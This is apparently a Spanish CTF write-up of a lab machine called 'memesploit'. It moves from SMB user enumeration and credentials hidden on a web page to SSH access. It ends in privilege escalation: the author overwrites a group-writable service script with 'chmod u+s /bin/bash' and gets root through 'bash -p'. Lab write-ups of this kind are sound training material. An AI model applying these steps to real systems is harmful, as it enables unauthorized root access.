
Vamos a desplegar la maquina vulnerable


Ahora haremos un escaneo profundo de los puertos abiertos de la máquina.




Al ver que tiene un servicio http, vamos a visitar la pagina que tiene.

Vemos que seleccionando nos encontramos con palabras que estaban ocultas.

Ahora vamos a hacer un escaneo a smb



Lo que encontramos es que tenemos un directorio compartido llamado share_memehydra



Y encontramos dos usuarios.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1001 Unix User\memesploit (Local User)
S-1-22-1-1002 Unix User\memehydra (Local User)
```

Ahora si nos logeamos con el usuario memehydra, podemos ver que la contraseña es una de las frases que estaba oculta en la pagina web.

Tiene un fichero zip, así que nos lo llevaremos a nuestra maquina y veremos que tiene dentro.

```
❯ smbclient //172.17.0.2/share_memehydra -U memehydra
Password for [WORKGROUP\memehydra]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Aug 31 17:15:13 2024
  ..                                  D        0  Sat Aug 31 17:15:13 2024
  secret.zip                          N      224  Sat Aug 31 17:15:06 2024

                48614564 blocks of size 1024. 15734332 blocks available
smb: \> get secret.zip
getting file \secret.zip of size 224 as secret.zip (218,7 KiloBytes/sec) (average 218,8 KiloBytes/sec)
```

Vemos que tiene contraseña, pero la contraseña también es una de las frases que estaban ocultas en la página web.

Encontramos el usuario y la contraseña.

```
❯ ls
auto_deploy.sh  memesploit.tar  Puertos  secret.zip
❯ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret.txt password:
  inflating: secret.txt
❯ ls -la
drwxrwxr-x caan31 caan31 4.0 KB Sun Oct 19 14:24:35 2025 .
drwxrwxr-x caan31 caan31 4.0 KB Sun Oct 19 13:21:32 2025 ..
.rw-r--r-- caan31 caan31 5.1 KB Sun Aug 25 22:19:09 2024 auto_deploy.sh
.rw------- caan31 caan31 737 MB Sat Aug 31 17:54:37 2024 memesploit.tar
.rw-r--r-- root   root   1.7 KB Sun Oct 19 14:22:03 2025 Puertos
.rw-r--r-- caan31 caan31  29 B  Sat Aug 31 17:14:25 2024 secret.txt
.rw-r--r-- caan31 caan31 224 B  Sun Oct 19 14:24:14 2025 secret.zip
❯ cat secret.txt
──────┬──────────────────────────────────────────────────
      │ File: secret.txt
──────┼──────────────────────────────────────────────────
   1  │ memesploit:metasploitelmejor
──────┴──────────────────────────────────────────────────
```

Ahora nos conectamos por ssh a este usuario.

```
❯ ssh memesploit@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:CDT5FEJ/D3ouGQ/mBSBX03IkZwybpkLlqaVw9nVkjhs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
memesploit@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 31 16:41:01 2024 from 172.17.0.1
memesploit@bd7b9b75ab72:~$
```

Con sudo -l para ver como podemos escalar privilegios nos encontramos un script, lo vamos a investigar.

```
memesploit@bd7b9b75ab72:~$ sudo -l
Matching Defaults entries for memesploit on bd7b9b75ab72:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User memesploit may run the following commands on bd7b9b75ab72:
    (ALL : ALL) NOPASSWD: /usr/sbin/service login_monitor restart
```


Buscamos por el nombre a ver donde ejecuta este script

```
memesploit@bd7b9b75ab72:~$ find / -name 'login_monitor' 2>/dev/null
/etc/init.d/login_monitor
/etc/login_monitor
```

Vemos que tiene varios ejecutables, el principal es actionban.sh

```
memesploit@bd7b9b75ab72:~$ cd /etc/login_monitor
memesploit@bd7b9b75ab72:/etc/login_monitor$ ls
actionban.sh  activity.sh  loggin.conf  network.conf  network.sh  security.conf  security.sh
memesploit@bd7b9b75ab72:/etc/login_monitor$ cat actionban.sh
#!/bin/bash

# Ruta del archivo que simula el registro de bloqueos
BLOCK_LOG="/tmp/block_log.txt"

# Función para generar una IP aleatoria
generate_random_ip() {
    echo "$((RANDOM % 255 + 1)).$((RANDOM % 255 + 1)).$((RANDOM % 255 + 1)).$((RANDOM % 255 + 1))"
}

# Generar una IP aleatoria
IP_TO_BLOCK=$(generate_random_ip)

# Mensaje de simulación
MESSAGE="Simulación de bloqueo de IP: $IP_TO_BLOCK"

# Mostrar el mensaje en la terminal
echo "$MESSAGE"

# Registrar el intento de bloqueo en el archivo
echo "$(date): $MESSAGE" >> "$BLOCK_LOG"

echo "El registro ha sido creado en $BLOCK_LOG con la IP $IP_TO_BLOCK"
```


Miramos y vemos que todos tienen restricciones porque son de root, pero el grupo del directorio es securuty y si vemos nuestro usuario, también podemos encontrar que somos del mismo grupo.




Con estos permisos podemos hacer lo siguiente.

Copiaremos los datos en otro formato, luego eliminaremos el script original.


Comprobamos que se eliminó correctamente, luego le cambiamos el nombre al que hicimos la copia con el nombre original y así podemos tener permisos para escribir.



Al final del script vamos a escribir chmod u+s /bin/bash, para que cuando lo ejecute nos entregue una consola.



Vamos a volver a ejecutar el script para que se aplique



Ahora si nos volvemos a meter como ssh al usuario y ejecutamos bash -p, vemos que somos root.